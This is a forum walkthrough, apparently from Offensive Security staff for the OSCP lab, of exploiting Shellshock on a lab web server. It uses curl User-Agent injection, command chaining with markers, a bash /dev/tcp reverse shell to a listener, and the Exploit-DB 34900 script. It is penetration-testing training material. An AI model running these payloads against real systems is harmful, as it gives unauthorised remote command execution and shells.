Disk Usage: 1/4GB (38%)
CPU Load: 0.00


Current users:


Filesystem      Size  Used Avail Use% Mounted on
/dev/sda1       4.8G  1.8G  2.9G  38% /
none            4.0K     0  4.0K   0% /sys/fs/cgroup
udev            359M  4.0K  359M   1% /dev
tmpfs            74M  484K   74M   1% /run
none            5.0M     0  5.0M   0% /run/lock
none            370M     0  370M   0% /run/shm
none            100M     0  100M   0% /run/user
< /pre>root@kali:~#
```

```
root@kali:~#
```

```
root@kali:~# curl -H 'User-Agent: () { :; }; echo "CVE-2014-6271 vulnerable" bash -c id' http://10.11.1.71/cgi-bin/admin.cgi
<left><pre>Perl verion is 5.18.2<br>HTTP Server is Apache 2.4.7. Modules: <br>Operating System is Ubuntu Linux 14.04 (kernel: 3.13.0-32-generic)<br>CPU: Intel
(R) Xeon(R) CPU X5690  @ 3.47GHz<br>Statistics for CpuStats (all)<br>  user      0.00<br>  nice      0.00<br>  system    0.00<br>  idle      100.00<br>  ioWai
t    0.00<br>  total     0.00<br></left><br>CVE-2014-6271 vulnerable bash -c id
Memory Usage: 644/738MB (87.26%)
Disk Usage: 1/4GB (38%)
CPU Load: 0.00

Current users:

Filesystem      Size  Used Avail Use% Mounted on
/dev/sda1       4.8G  1.8G  2.9G  38% /
none            4.0K     0  4.0K   0% /sys/fs/cgroup
udev            359M  4.0K  359M   1% /dev
tmpfs            74M  484K   74M   1% /run
none            5.0M     0  5.0M   0% /run/lock
none            370M     0  370M   0% /run/shm
none            100M     0  100M   0% /run/user
</pre>root@kali:~#
root@kali:~#
```

Did you spot it? Let's do the diff trick from before and compare the web pages:

Code:

```
root@kali:~# curl http://10.11.1.71/cgi-bin/admin.cgi -s > before
root@kali:~#
root@kali:~# curl -H 'User-Agent: () { :; }; echo "CVE-2014-6271 vulnerable" bash -c id' http://10.11.1.71/cgi
root@kali:~#
root@kali:~# diff before after
1c1,2
<  < left>< pre>Perl verion is 5.18.2< br>HTTP Server is Apache 2.4.7. Modules: < br>Operating System is Ubunt
---
> < left>< pre>Perl verion is 5.18.2< br>HTTP Server is Apache 2.4.7. Modules: < br>Operating System is Ubuntu
> Memory Usage: 644/738MB (87.26%)
3c4
<  CPU Load: 0.11
---
> CPU Load: 0.10
root@kali:~#
```

```
root@kali:~# curl http://10.11.1.71/cgi-bin/admin.cgi -s > before
root@kali:~#
root@kali:~# curl -H 'User-Agent: () { :; }; echo "CVE-2014-6271 vulnerable" bash -c id' http://10.11.1.71/cgi-bin/admin.cgi -s > after
root@kali:~#
root@kali:~# diff before after
1c1,2
< <left><pre>Perl verion is 5.18.2<br>HTTP Server is Apache 2.4.7. Modules: <br>Operating System is Ubuntu Linux 14.04 (kernel: 3.13.0-32-generic)<br>CPU: Int
el(R) Xeon(R) CPU X5690  @ 3.47GHz<br>Statistics for CpuStats (all)<br>  user      0.00<br>  nice      0.00<br>  system    0.00<br>  idle      100.00<br>  ioW
ait    0.00<br>  total     0.00<br></left><br>Memory Usage: 644/738MB (87.26%)
---
> <left><pre>Perl verion is 5.18.2<br>HTTP Server is Apache 2.4.7. Modules: <br>Operating System is Ubuntu Linux 14.04 (kernel: 3.13.0-32-generic)<br>CPU: Int
el(R) Xeon(R) CPU X5690  @ 3.47GHz<br>Statistics for CpuStats (all)<br>  user      0.98<br>  nice      0.00<br>  system    0.98<br>  idle      98.04<br>  ioWa
it    0.00<br>  total     1.96<br></left><br>CVE-2014-6271 vulnerable bash -c id
> Memory Usage: 644/738MB (87.26%)
3c4
< CPU Load: 0.11
---
> CPU Load: 0.10
root@kali:~#
```

Woohoo! Alpha is vulnerable to shellshock! We have Remote Command Execution (RCE) 😊.
Now we can **start enumeration** on the system in order to get a **remote shel**l!

Last edited by g0tmi1k; 05-19-2017 at 08:21 AM.

PWB/OSCP (2011) **| WiFu/OSWP** (2013) **| CTP/OSCE** (2013) **| AWAE** (2015) **| AWE** (2016)

Reply | **Reply With Quote** |

05-19-2016, 03:24 PM #15

g0tmi1k
Offsec Staff

Join Date:	Jun 2011
Posts:	538

Limited Shell

Exploit #1 - Manually (Part 2 - Remote Shell)

Let's see if we can tweak the PoC request in order to get the information we want to see from the target.
We notice how the target is echo'ing out the part where we would want it to display the output of the "**id**" command. Under the

belief that adding "**;**" will break up the command, and chain the two separate commands together, we give it a go.

Code:

```
root@kali:~# curl -H 'User-Agent: () { :; }; echo "CVE-2014-6271 vulnerable"; bash -c id' http://10.11.1.71/cg
< left>< pre>Perl verion is 5.18.2< br>HTTP Server is Apache 2.4.7. Modules: < br>Operating System is Ubuntu L
< /pre>root@kali:~#
root@kali:~#
```

```
root@kali:~# curl -H 'User-Agent: () { :; }; echo "CVE-2014-6271 vulnerable"; bash -c id' http://10.11.1.71/cgi-bin/admin.cgi
<left><pre>Perl verion is 5.18.2<br>HTTP Server is Apache 2.4.7. Modules: <br>Operating System is Ubuntu Linux 14.04 (kernel: 3.13.0-32-generic)<br>CPU: Intel
(R) Xeon(R) CPU X5690  @ 3.47GHz<br>Statistics for CpuStats (all)<br>  user      0.00<br>  nice      0.00<br>  system    0.00<br>  idle      100.00<br>  ioWai
t    0.00<br>  total     0.00<br></left><br>CVE-2014-6271 vulnerable
</pre>root@kali:~#
root@kali:~#
```

Well, that stopped displaying the rest of the page, after where we injected!
Note: If code execution last time was "okay", then this is "good" - but we know we can do "better" 😉.

So rather than try and do two different commands in the request and chain them, let's execute one command that does lots of things.
With a little bit of re-wording, we come up with the following (placing a command we want to execute between two markers):

Code:

```
root@kali:~# curl -H "User-Agent: () { :; }; bash -c 'echo aaaa; uname -a; echo zzzz;'" http://10.11.1.71/cgi-
< left>< pre>Perl verion is 5.18.2< br>HTTP Server is Apache 2.4.7. Modules: < br>Operating System is Ubuntu L
root@kali:~#
```

```
root@kali:~# curl -H "User-Agent: () { :; }; bash -c 'echo aaaa; uname -a; echo zzzz;'" http://10.11.1.71/cgi-bin/admin.cgi
<left><pre>Perl verion is 5.18.2<br>HTTP Server is Apache 2.4.7. Modules: <br>Operating System is Ubuntu Linux 14.04 (kernel: 3.13.0-32-generic)<br>CPU: Intel
(R) Xeon(R) CPU X5690  @ 3.47GHz<br>Statistics for CpuStats (all)<br>  user      0.00<br>  nice      0.00<br>  system    0.00<br>  idle      100.00<br>  ioWai
t    0.00<br>  total     0.00<br></left><br></pre>root@kali:~#
root@kali:~#
```

Urgh! It didn't work 😟

So let's try and debug why.
Let's see about our shell environment:

Code:

```
root@kali:~# curl -H "User-Agent: () { :; }; set" http://10.11.1.71/cgi-bin/admin.cgi
...SNIP...< br>< /left>< br>HTTP_ACCEPT='*/*'
HTTP_HOST=10.11.1.71
HTTP_USER_AGENT ()
{
    :
}
Memory Usage: 645/738MB (87.40%)
...SNIP...
< /pre>root@kali:~#
root@kali:~#
```

```
root@kali:~# curl -H "User-Agent: () { :; }; set" http://10.11.1.71/cgi-bin/admin.cgi
<left><pre>Perl verion is 5.18.2<br>HTTP Server is Apache 2.4.7. Modules: <br>Operating System is Ubuntu Linux 14.04 (kernel: 3.13.0-32-generic)<br>CPU: Intel
(R) Xeon(R) CPU X5690  @ 3.47GHz<br>Statistics for CpuStats (all)<br>  user      0.00<br>  nice      0.00<br>  system    0.00<br>  idle      100.00<br>  ioWai
t    0.00<br>  total     0.00<br></left><br>HTTP_ACCEPT='*/*'
HTTP_HOST=10.11.1.71
HTTP_USER_AGENT ()
{
    :
}
Memory Usage: 645/738MB (87.40%)
Disk Usage: 1/4GB (38%)
CPU Load: 0.06

Current users:

Filesystem      Size  Used Avail Use% Mounted on
/dev/sda1       4.8G  1.8G  2.9G  38% /
none            4.0K     0  4.0K   0% /sys/fs/cgroup
udev            359M  4.0K  359M   1% /dev
tmpfs            74M  484K   74M   1% /run
none            5.0M     0  5.0M   0% /run/lock
none            370M     0  370M   0% /run/shm
none            100M     0  100M   0% /run/user
</pre>root@kali:~#
root@kali:~#
```

Ah! We haven't got a $PATH value. So we need to hardcode the full paths to any programs we want to call.

Code:

```
root@kali:~# curl -H "User-Agent: () { :; }; /bin/bash -c 'echo aaaa; uname -a; echo zzzz;'" http://10.11.1.71
< left>< pre>Perl verion is 5.18.2< br>HTTP Server is Apache 2.4.7. Modules: < br>Operating System is Ubuntu L
Linux alpha 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux

zzzz
```

```
< /pre>root@kali:~#
root@kali:~#
```

```
root@kali:~# curl -H "User-Agent: () { :; }; /bin/bash -c 'echo aaaa; uname -a; echo zzzz;'" http://10.11.1.71/cgi-bin/admin.cgi
<left><pre>Perl verion is 5.18.2<br>HTTP Server is Apache 2.4.7. Modules: <br>Operating System is Ubuntu Linux 14.04 (kernel: 3.13.0-32-generic)<br>CPU: Intel
(R) Xeon(R) CPU X5690  @ 3.47GHz<br>Statistics for CpuStats (all)<br>  user      0.00<br>  nice      0.00<br>  system    0.00<br>  idle      99.01<br>  ioWait
    0.00<br>  total     0.99<br></left><br>aaaa
Linux alpha 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
zzzz
</pre>root@kali:~#
root@kali:~#
```

And now we can see we executed the command "**uname -a**" in-between our two markers.

The reason why we wanted to use markers, by using a bit of sed fu now, we can remove all unnecessary information on the page.

Code:

```
root@kali:~# curl -H "User-Agent: () { :; }; /bin/bash -c 'echo aaaa; uname -a; echo zzzz;'" http://10.11.1.71
   | sed -n '/aaaa/{:a;n;/zzzz/b;p;ba}'
Linux alpha 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
root@kali:~#
```

```
root@kali:~# curl -H "User-Agent: () { :; }; /bin/bash -c 'echo aaaa; uname -a; echo zzzz;'" http://10.11.1.71/cgi-bin/admin.cgi -s \
>   | sed -n '/aaaa/{:a;n;/zzzz/b;p;ba}'
Linux alpha 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
root@kali:~#
```

Bingo! Clean output of our command.
If last time was "good", this is "better" 😊.

...we can also assign a bash variable to the command, which we want to execute, making it even easier!

Code:

```
root@kali:~# cmd="id"
root@kali:~# curl -H "User-Agent: () { :; }; /bin/bash -c 'echo aaaa; ${cmd}; echo zzzz;'" http://10.11.1.71/c
   | sed -n '/aaaa/{:a;n;/zzzz/b;p;ba}'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
root@kali:~#
root@kali:~# cmd="hostname -f"
root@kali:~# !curl
curl -H "User-Agent: () { :; }; /bin/bash -c 'echo aaaa; ${cmd}; echo zzzz;'" http://10.11.1.71/cgi-bin/admin.
alpha
root@kali:~#
```

```
root@kali:~# cmd="id"
root@kali:~# curl -H "User-Agent: () { :; }; /bin/bash -c 'echo aaaa; ${cmd}; echo zzzz;'" http://10.11.1.71/cgi-bin/admin.cgi -s \
>   | sed -n '/aaaa/{:a;n;/zzzz/b;p;ba}'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
root@kali:~#
root@kali:~# cmd="hostname -f"
root@kali:~# !curl
curl -H "User-Agent: () { :; }; /bin/bash -c 'echo aaaa; ${cmd}; echo zzzz;'" http://10.11.1.71/cgi-bin/admin.cgi -s   | sed -n '/aaaa/{:a;n;/zzzz/b;p;ba}'
alpha
root@kali:~#
```

Notice this isn't "great" or "excellent". There is another stage or two - but its not required for this. You could go the extra mile by encoding the output of the command and then de-coding the output (via base64), incase any of the output "breaks" the exploit. The final stage would be to create a "fake" shell, by putting everything into a loop and waiting for input...

Current Options

So we have two options, either try to **see if there's any tools pre-installed on the box**, else see if we are able to **upload a shell of our own and execute** it (by generating something, such as **msfvenom,** or using what's in "**/usr/share/webshells/perl/**", as we know perl is on the box).
Let's start by using the tools already on the box, just against itself. First thing to check is Netcat (which is why it's in the course materials).

Netcat

By using the "**whereis**" command, we can check to see if there is a match in the **$PATH** folders. This is used for programs to be executed (so you can do "**nc**" rather than "**/bin/nc**")

Code:

```
root@kali:~# curl -H "User-Agent: () { :; }; /bin/bash -c 'echo aaaa; whereis nc; echo zzzz;'" http://10.11.1.
   | sed -n '/aaaa/{:a;n;/zzzz/b;p;ba}'
nc: /bin/nc /bin/nc.openbsd /usr/share/man/man1/nc.1.gz
root@kali:~#
```

```
root@kali:~# curl -H "User-Agent: () { :; }; /bin/bash -c 'echo aaaa; whereis nc; echo zzzz;'" http://10.11.1.71/cgi-bin/admin.cgi -s \
>   | sed -n '/aaaa/{:a;n;/zzzz/b;p;ba}'
nc: /bin/nc /bin/nc.openbsd /usr/share/man/man1/nc.1.gz
root@kali:~#
```

So there IS Netcat on the box, however it appears to be the **OpenBSD** version of **Netcat** (which is the **only version that doesn't support "-e"**).
There's multiple versions/forks of Netcat (such as GNU, OpenBSD, Traditional, Netcat6), and similar such as "ncat" - all of which offer different things.
We can quickly check this by looking at the help screen:

Code:

```
 root@kali:~# curl -H "User-Agent: () { :; }; /bin/bash -c 'echo aaaa; nc -h; echo zzzz;'" http://10.11.1.71/c
   | sed -n '/aaaa/{:a;n;/zzzz/b;p;ba}'
root@kali:~#
```

```
root@kali:~# curl -H "User-Agent: () { :; }; /bin/bash -c 'echo aaaa; nc -h; echo zzzz;'" http://10.11.1.71/cgi-bin/admin.cgi -s \
>   | sed -n '/aaaa/{:a;n;/zzzz/b;p;ba}'
root@kali:~#
```

That didn't work exactly as planned! There wasn't any output.
This is because the output is using **"stderr" (standard error)** rather than "stdout" (standard output). (*cough* this is a very common issue we see with students *cough*).
So by redirecting what would be shown via error's message, we should be able to see it.
It's good practice to already redirect. If you are unsure what output is being used, try running the command locally and put ">/dev/null" at the end. If you see the output, then the error redirect may NOT be required.

Code:

```
root@kali:~# curl -H "User-Agent: () { :; }; /bin/bash -c 'echo aaaa; nc -h 2>&1; echo zzzz;'" http://10.11.1.
   | sed -n '/aaaa/{:a;n;/zzzz/b;p;ba}'
OpenBSD netcat (Debian patchlevel 1.105-7ubuntu1)
This is nc from the netcat-openbsd package. An alternative nc is available
in the netcat-traditional package.
usage: nc [-46bCDdhjklnrStUuvZz] [-I length] [-i interval] [-O length]
      [-P proxy_username] [-p source_port] [-q seconds] [-s source]
      [-T toskeyword] [-V rtable] [-w timeout] [-X proxy_protocol]
      [-x proxy_address[:port]] [destination] [port]
    Command Summary:
...SNIP...
        -D        Enable the debug socket option
        -d        Detach from stdin
        -h        This help text
...SNIP...
root@kali:~#
```

```
root@kali:~# curl -H "User-Agent: () { :; }; /bin/bash -c 'echo aaaa; nc -h 2>&1; echo zzzz;'" http://10.11.1.71/cgi-bin/admin.cgi -s \
>   | sed -n '/aaaa/{:a;n;/zzzz/b;p;ba}'
OpenBSD netcat (Debian patchlevel 1.105-7ubuntu1)
This is nc from the netcat-openbsd package. An alternative nc is available
in the netcat-traditional package.
usage: nc [-46bCDdhjklnrStUuvZz] [-I length] [-i interval] [-O length]
          [-P proxy_username] [-p source_port] [-q seconds] [-s source]
          [-T toskeyword] [-V rtable] [-w timeout] [-X proxy_protocol]
          [-x proxy_address[:port]] [destination] [port]
        Command Summary:
                -4              Use IPv4
                -6              Use IPv6
                -b              Allow broadcast
                -C              Send CRLF as line-ending
                -D              Enable the debug socket option
                -d              Detach from stdin
                -h              This help text
                -I length       TCP receive buffer length
                -i secs         Delay interval for lines sent, ports scanned
                -j              Use jumbo frame
                -k              Keep inbound sockets open for multiple connects
                -l              Listen mode, for inbound connects
                -n              Suppress name/port resolutions
                -O length       TCP send buffer length
                -P proxyuser    Username for proxy authentication
                -p port         Specify local port for remote connects
                -q secs         quit after EOF on stdin and delay of secs
                -r              Randomize remote ports
                -S              Enable the TCP MD5 signature option
                -s addr         Local source address
                -T toskeyword   Set IP Type of Service
                -t              Answer TELNET negotiation
                -U              Use UNIX domain socket
                -u              UDP mode
                -V rtable       Specify alternate routing table
                -v              Verbose
                -w secs         Timeout for connects and final net reads
                -X proto        Proxy protocol: "4", "5" (SOCKS) or "connect"
                -x addr[:port]  Specify proxy address and port
                -Z              DCCP mode
                -z              Zero-I/O mode [used for scanning]
        Port numbers can be individual or ranges: lo-hi [inclusive]
root@kali:~#
```

We notice the following:

> *OpenBSD netcat (Debian patchlevel 1.105-7ubuntu1)*
> *This is nc from the netcat-openbsd package. An alternative nc is available in the netcat-traditional package.*

...and also the "-e" flag is not there (This is because this version of netcat is OpenBSD and doesn't come with it by default).

Based on the output of "**whereis**" it appears that "**netcat-traditional** (/bin/nc.traditional)" is NOT installed on the target (can double check this by doing: "**dpkg -l | grep netcat**" and/or "**find / -name 'nc.*' -type f**") and it is only mentioned because it is known to be in the repository (which we can't install because we need Internet access on the machine AND to be root/sudo).

That didn't work. However, we could try and use bash itself.
Useful resource: Reverse Shell Cheat Sheet.

Last edited by g0tmi1k; 07-22-2016 at 04:44 PM.

PWB/OSCP (2011) **| WiFu/OSWP** (2013) **| CTP/OSCE** (2013) **| AWAE** (2015) **| AWE** (2016)

Reply | **Reply With Quote**

05-22-2016, 09:47 AM #16

g0tmi1k
Offsec Staff

Join Date:	Jun 2011
Posts:	538

Limited Shell

Exploit #1 - Manually (Part 3 - Bash Trick)

Bash

The first thing we are going to-do is setup our listener, which will be ready to catch the shell.
Depending on the system or network configuration (there's a difference!), there may be a firewall in-place, performing egress filtering which is blocking out bound connections.
We may need to discover what ports are allowed (either by trying "commonly" allowed values, or brute force), or encode our traffic to look different to what is it (such as "**http-tunnel**"). **cough* You will need to-do something like this in the labs at some stage *cough**.

We are going to use the default port for HTTPS "443" (however our traffic will be RAW - not SSL/TLS) - which is a commonly allowed port.

Code:

```
root@kali:~# nc -nlvp 443
Listening on [0.0.0.0] (family 0, port 443)
```

```
root@kali:~# nc -nlvp 443
Listening on [0.0.0.0] (family 0, port 443)
```

Now we open a new terminal window, as the Netcat listener is waiting on a connection (tip, netcat only supports a single connection as it is single threaded. After a connection, you will need to restart it).
We quickly check to see what our lab IP is:

Code:

```
root@kali:~# ip addr show dev tap0
3: tap0:
 mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 100
    link/ether 8e:36:d0:72:cc:5a brd ff:ff:ff:ff:ff:ff
    inet 10.11.0.4/16 brd 10.11.255.255 scope global tap0
       valid_lft forever preferred_lft forever
    inet6 fe80::8c36:d0ff:fe72:cc5a/64 scope link
       valid_lft forever preferred_lft forever
root@kali:~#
```


```
root@kali:~# ip addr show dev tap0
3: tap0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 100
    link/ether 8e:36:d0:72:cc:5a brd ff:ff:ff:ff:ff:ff
    inet 10.11.0.4/16 brd 10.11.255.255 scope global tap0
       valid_lft forever preferred_lft forever
    inet6 fe80::8c36:d0ff:fe72:cc5a/64 scope link
       valid_lft forever preferred_lft forever
root@kali:~#
```

So our VPN IP is "**10.11.0.4**".

Let's now try and create a connection (we didn't HAVE to put it in our command before, to keep it more "simple" as we don't care for any output from it, however it would make it harder to debug/troubleshot if something goes wrong).

Code:

```
root@kali:~# curl -H "User-Agent: () { :; }; /bin/bash -c 'echo aaaa; bash -i >& /dev/tcp/10.11.0.4/443 0>&1;
  http://10.11.1.71/cgi-bin/admin.cgi -s | sed -n '/aaaa/{:a;n;/zzzz/b;p;ba}'
```



```
root@kali:~# nc -nlvp 443
Listening on [0.0.0.0] (family 0, port 443)
Connection from [10.11.1.71] port 443 [tcp/*] accepted (family 2, sport 41337)
bash: cannot set terminal process group (1191): Inappropriate ioctl for device
bash: no job control in this shell
www-data@alpha:/usr/lib/cgi-bin$
```

```
root@kali:~# ip addr show dev tap0
3: tap0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 100
    link/ether 8e:36:d0:72:cc:5a brd ff:ff:ff:ff:ff:ff
    inet 10.11.0.4/16 brd 10.11.255.255 scope global tap0
       valid_lft forever preferred_lft forever
    inet6 fe80::8c36:d0ff:fe72:cc5a/64 scope link
       valid_lft forever preferred_lft forever
root@kali:~#
root@kali:~# curl -H "User-Agent: () { :; }; /bin/bash -c 'echo aaaa; bash -i >& /dev/tcp/10.11.0.4/443 0>&1; echo zzzz;'" \
>   http://10.11.1.71/cgi-bin/admin.cgi -s | sed -n '/aaaa/{:a;n;/zzzz/b;p;ba}'
```

Woohoo! Reverse shell .

Last edited by ipchain; 07-26-2016 at 01:30 AM. ***Reason:*** *typo*

PWB/OSCP (2011) **| WiFu/OSWP** (2013) **| CTP/OSCE** (2013) **| AWAE** (2015) **| AWE** (2016)

Reply | **Reply With Quote** |

05-22-2016, 10:11 AM #17

g0tmi1k ○
Offsec Staff

Join Date:	Jun 2011
Posts:	538

Limited Shell

Exploit #2 - Exploit-DB

Remember when we looked up exploits using searchsploit, we saw one that was for "**Apache mod_cgi**" that we flagged to try later? Later is now .

Code:

```
root@kali:~# searchsploit Apache mod_cgi
------------------------------------------------- ----------------------------------
 Exploit Title                                   |  Path
                                                 | (/usr/share/exploitdb/platforms)
------------------------------------------------- ----------------------------------
Apache mod_cgi - Remote Exploit (Shellshock)     | ./linux/remote/34900.py
------------------------------------------------- ----------------------------------
root@kali:~#
```

```
root@kali:~# searchsploit Apache mod_cgi
---------------------------------------------------------------------------------------------------------- ----------------------------------
 Exploit Title                                                                                             |  Path
                                                                                                           | (/usr/share/exploitdb/platforms)
---------------------------------------------------------------------------------------------------------- ----------------------------------
Apache mod_cgi - Remote Exploit (Shellshock)                                                               | ./linux/remote/34900.py
---------------------------------------------------------------------------------------------------------- ----------------------------------
root@kali:~#
```

First thing we are going to-do is copy it out of the path (as we may want to modify the exploit, leaving the original untouched in case we need it again another time. Plus it makes it easier to find the exploit!).
Exploit: EDB-ID #34900: Apache mod_cgi - Remote Exploit (Shellshock)

Code:

```
root@kali:~# cp /usr/share/exploitdb/platforms/linux/remote/34900.py /root/alpha.py
root@kali:~#
root@kali:~# file /root/alpha.py
/root/alpha.py: a /usr/bin/env python script, ASCII text executable, with CRLF line terminators
root@kali:~#
```


```
root@kali:~# cp /usr/share/exploitdb/platforms/linux/remote/34900.py /root/alpha.py
root@kali:~#
root@kali:~# file /root/alpha.py
/root/alpha.py: a /usr/bin/env python script, ASCII text executable, with CRLF line terminators
root@kali:~#
```


Before we run it, we quickly open it up in a text editor (we wouldn't want to blindly run something without checking it first, right?).
You are able to use any cli tool (e.g. cat, less, vim, nano, emacs) or GUI (e.g. gedit, geany, atom).
Things to keep an eye out for:

- The very top of the file - Is there any text that needs to be commented out, which would prevent it from running?
- Any malicious commands - Will it remove the any of our files? Call back home?
- Comments from the author - Any information/tips of making it execute successfully? Any modifications needed to support different environments?
- How to execute it - do we need to use any command line arguments? Is there a help screen?

In this case, its a straight forward python script, that will work out of the box, with a help screen. Everything looks to be in a working order.

So let's now run it.

Code:

```
usage:
./exploit.py var=< value>


Vars:
rhost: victim host
rport: victim port for TCP shell binding
lhost: attacker host for TCP shell reversing
lport: attacker port for TCP shell reversing
pages:  specific cgi vulnerable pages (separated by comma)
proxy: host:port proxy


Payloads:
"reverse" (unix unversal) TCP reverse shell (Requires: rhost, lhost, lport)
"bind" (uses non-bsd netcat) TCP bind shell (Requires: rhost, rport)


Example:


./exploit.py payload=reverse rhost=1.2.3.4 lhost=5.6.7.8 lport=1234
./exploit.py payload=bind rhost=1.2.3.4 rport=1234


Credits:


Federico Galatolo 2014


root@kali:~#
```

```
root@kali:~# python alpha.py


                Shellshock apache mod_cgi remote exploit

Usage:
./exploit.py var=<value>

Vars:
rhost: victim host
rport: victim port for TCP shell binding
lhost: attacker host for TCP shell reversing
lport: attacker port for TCP shell reversing
pages:  specific cgi vulnerable pages (separated by comma)
proxy: host:port proxy

Payloads:
"reverse" (unix unversal) TCP reverse shell (Requires: rhost, lhost, lport)
"bind" (uses non-bsd netcat) TCP bind shell (Requires: rhost, rport)

Example:

./exploit.py payload=reverse rhost=1.2.3.4 lhost=5.6.7.8 lport=1234
./exploit.py payload=bind rhost=1.2.3.4 rport=1234

Credits:

Federico Galatolo 2014

root@kali:~#
```

Now it's just a case of filing in the information:

Code:

```
root@kali:~# python alpha.py \
  payload=reverse rhost=10.11.1.71 lhost=10.11.0.4 lport=443 \
  pages=/cgi-bin/test.cgi,/cgi-bin/admin.cgi
[!] Started reverse shell handler
[-] Trying exploit on : /cgi-bin/test.cgi
[-] Trying exploit on : /cgi-bin/admin.cgi
[!] Successfully exploited
[!] Incoming connection from 10.11.1.71
10.11.1.71>
```

```
root@kali:~# python alpha.py \
>   payload=reverse rhost=10.11.1.71 lhost=10.11.0.4 lport=443 \
>   pages=/cgi-bin/test.cgi,/cgi-bin/admin.cgi
[!] Started reverse shell handler
[-] Trying exploit on : /cgi-bin/test.cgi
[-] Trying exploit on : /cgi-bin/admin.cgi
[!] Successfully exploited
[!] Incoming connection from 10.11.1.71
10.11.1.71>
```

Woohoo! Reverse shell .

Last edited by ipchain; 07-26-2016 at 01:31 AM. ***Reason:*** *typo*

PWB/OSCP (2011) **| WiFu/OSWP** (2013) **| CTP/OSCE** (2013) **| AWAE** (2015) **| AWE** (2016)

Reply | **Reply With Quote** |

05-22-2016, 10:30 AM #18

g0tmi1k
Offsec Staff

Join Date:	Jun 2011
Posts:	538


Limited Shell

Exploit #3 - Metasploit

Because we start up the Metasploit framework, let's bring up the PostgreSQL database which is what powers Metasploit's database.
Reference: Kali Docs Metasploit Framework

Code:


```
root@kali:~# systemctl start postgresql
root@kali:~#
root@kali:~# systemctl status postgresql
● postgresql.service - PostgreSQL RDBMS
   Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; vendor preset: disabled)
   Active: active (exited) since Thu 2016-05-19 21:54:24 BST; 58s ago
  Process: 4650 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
 Main PID: 4650 (code=exited, status=0/SUCCESS)


May 19 21:54:24 kali systemd[1]: Starting PostgreSQL RDBMS...
May 19 21:54:24 kali systemd[1]: Started PostgreSQL RDBMS.
May 19 21:55:15 kali systemd[1]: Started PostgreSQL RDBMS.
May 19 21:55:17 kali systemd[1]: Started PostgreSQL RDBMS.
root@kali:~#
```



We then start up Metasploit service:
